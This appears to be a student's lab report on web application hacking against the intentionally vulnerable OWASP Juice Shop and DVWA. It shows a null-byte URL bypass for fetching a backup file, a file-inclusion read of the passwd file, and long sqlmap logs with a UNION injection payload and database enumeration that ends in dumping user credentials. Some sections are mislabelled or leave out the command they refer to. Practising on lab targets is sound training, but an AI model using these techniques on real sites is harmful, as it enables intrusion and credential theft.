


## Chapter 16

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.


- The purpose of this lab is to gain knowledge on how to identify security holes in a weak web application. Additionally, I discovered that when companies deploy their web applications with obsolete and susceptible components, improperly configured authentication techniques, integrity, vulnerability, and monitoring problems, as well as server-side security weaknesses, the security risk grows.
- **Tools used:**
- Foxy Proxy Is an add-on for your web browser that lets you set up several profiles for different web proxy configurations, making it easy to switch between proxies without having to manually adjust them.
- Burp Suite Is a proxy-based tool that enables penetration testing professionals to change request messages from the client side by intercepting communication between the attacker's web browser and the online application.
- OWASP Broken Web Applications
- Kali Linux
- **Critical security risks and vulnerabilities:**
- Identifying vulnerable and outdated components
- Exploiting identification and authentication failures
- Understanding software and data integrity failures
- Understanding security logging and monitoring failures
- Performing server-side request forgery
- Automating SQL injection attacks
- Understanding cross-site scripting
- Performing client-side attacks
- After completing this chapter, in addition to learning about new web application security threats, I also received practical expertise in identifying and taking advantage of such security flaws. In addition, I learned how to take advantage of security holes in weak web applications using a variety of tools like Burp Suite, Sqlmap, and BeEF.

- Discovering vulnerable components
- To initiate this lab, I ensured my Kali Linux machine was powered and navigated to the OWASP Juice Shop Docker instance that was running. This is the same process as the last chapter, so setting everything back up was fairly easy for me.
- I modified the web browser to convert the file into a text file. As below:  
`http://localhost:3000/ftp/package.json.bak%2500.md`



- Upon opening the JSON file through the mousepad, the following contents are displayed:


- The contents are a list of all the packages being used by the web application.



```
Open package.json.bak%00.md ~/Downloads

"dependencies": {
  "body-parser": "~1.18",
  "colors": "~1.1",
  "config": "~1.28",
  "cookie-parser": "~1.4",
  "cors": "~2.8",
  "dottie": "~2.0",
  "epilogue-js": "~0.7",
  "errorhandler": "~1.5",
  "express": "~4.16",
  "express-jwt": "0.1.3",
  "fs-extra": "~4.0",
  "glob": "~5.0",
  "grunt": "~1.0",
  "grunt-angular-templates": "~1.1",
  "grunt-contrib-clean": "~1.1",
  "grunt-contrib-compress": "~1.4",
  "grunt-contrib-concat": "~1.0",
  "grunt-contrib-uglify": "~3.2",
  "hashids": "~1.1",
  "helmet": "~3.9",
  "html-entities": "~1.2"
```

- After doing some research, I found that this package is not what it seems to be and that it's a vulnerable component of the web application.
- I was able to determine the associated security concerns by finishing this step. While utilizing weak parts in a web application and how to find these security holes




- Discovering authentication failures
- This section pertains to how I can exploit default user credentials to access online applications and web servers through a variety of techniques, including password spraying, credential stuffing, and brute force assaults.
- To initiate this section, the forgotten password will be exploited.

The screenshot shows a web browser window with the URL `localhost:3000/#/forgot-password`. The page header for 'OWASP Juice Shop' is visible. The main content is a 'Forgot Password' form. The form has the following elements:


- Email \***: A text input field containing `jim@juice-sh.op`.
- Security Question \***: A dropdown menu, highlighted with a red border. Below it is the text: *Please provide an answer to your security question.*
- New Password \***: A text input field with a password strength indicator below it: *Password must be 5-40 characters long.* and a character count `0/20`.
- Repeat New Password \***: A text input field with a character count `0/20`.
- Show password advice**: A toggle switch that is currently turned off.
- Change**: A button with a pencil icon, located at the bottom of the form.



- Remote & Local File Inclusion (RFI/LFI)
- This portal gives you a selection of different security vulnerabilities that can be practiced.




- After following the selection process, the HTTP GET message was captured by the Burp Suite Intercept proxy.
- This message gets forwarded to the repeater, which is the screenshot shown below.
- I will modify the HTTP GET request, reveal the passwdfile, and list all the user accounts for the application.






- Automating SQL injection attacks
- This section pertains to security flaws in online applications known as server-side request forgery (SSRF), which enables a threat actor to obtain resources from other systems on the network by using a weak web application.
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- The set-up process is the same as in performing server-side request forgery section.
- This exercise will pertain to the Damn Vulnerable Web Application.
- I ensured Burp Suite is running and that it's intercepting the web traffic between my web browser and the vulnerable web application.
- The user credentials are retrieved by Burp Suite and are located in the Proxy | Intercept tab.



- I opened a terminal tab on Kali Linux and used the following command to check for potential SQL injection vulnerabilities on the web application.
- After the SQL injection vulnerability process is completed, various SQL injection-based security vulnerabilities are found on the web application and displayed.

```

15:24:43 [INFO] testing 'boolean-based blind - Parameter replace (original value)'
15:24:43 [INFO] testing 'Generic inline queries'
15:24:43 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
15:24:43 [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
15:24:43 [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
15:24:44 [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
15:24:44 [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
15:24:44 [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
15:24:44 [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
15:24:44 [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
15:24:44 [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
15:24:44 [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
15:24:44 [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
15:24:44 [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
15:24:44 [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
15:24:44 [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
15:24:44 [INFO] testing 'MySQL inline queries'
15:24:44 [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
15:24:44 [INFO] testing 'MySQL >= 5.0.12 stacked queries'
15:24:44 [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
15:24:44 [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
15:24:44 [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
15:24:44 [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
15:24:44 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
15:24:54 [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
15:24:54 [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

```

- Additionally, two databases were also found within the web application. These are dvwa and information\_scheme databases.

```

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178767171,0x47444d4c464c43685a56746865706c6a4b7a4f556c69436a7265634b77674d684c44794a65627962,0x71
ubmit=Submit
---
[15:27:29] [INFO] the back-end DBMS is MySQL
[15:27:29] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[15:27:29] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[15:27:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.10.14'

[*] ending @ 15:27:29 /2023-11-29/

```

- Part 2: Retrieving sensitive information
- By running the `--tables -D dvwa` command, the following contents are displayed: These are two tables found within the DVWA database.
- All of the tables in the chosen database can be extracted by adding the `--tables -D <database-name>` command to the end of your `sqlmap` command.

```
---
[15:28:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[15:28:55] [INFO] fetching tables for database: 'dvwa'
[15:28:55] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

- By running the `--columns -D dvwa` command, the following contents are displayed: These are various columns with interesting names that were retrieved.
- You can obtain all the columns of the chosen database by appending the `--columns -D <database-name>` command to the end of your Sqlmap command.

```
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
15:29:51] [INFO] fetching tables for database: 'dvwa'
15:29:51] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
15:29:51] [WARNING] reflective value(s) found and filtering out
15:29:51] [INFO] fetching columns for table 'users' in database 'dvwa'
database: dvwa
table: guestbook
3 columns]
-----+-----+
Column | Type          |
-----+-----+
comment | varchar(300)  |
name    | varchar(100)  |
comment_id | smallint(5) unsigned |
-----+-----+

database: dvwa
table: users
6 columns]
-----+-----+
Column | Type          |
-----+-----+
user    | varchar(15)   |
avatar  | varchar(70)   |
first_name | varchar(15)  |
last_name | varchar(15)   |
password | varchar(32)   |
user_id | int(6)        |
-----+-----+

15:29:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.10.14'
```

- By running the command `--columns -D <database-name> -T <table-name>`, the following contents are displayed: These are columns from the user's tables of the DVWA database.

```

submit=Submit
---
[15:30:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[15:30:31] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[15:30:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.10.14'
[*] ending @ 15:30:31 /2023-11-29/

```

- The final section is to retrieve all the data from a specific table in a database. The --dump -D <database-name> -T <table-name> command will do so.
- The screenshot below shows the user ID, usernames, and passwords that were retrieved from the application and its database.

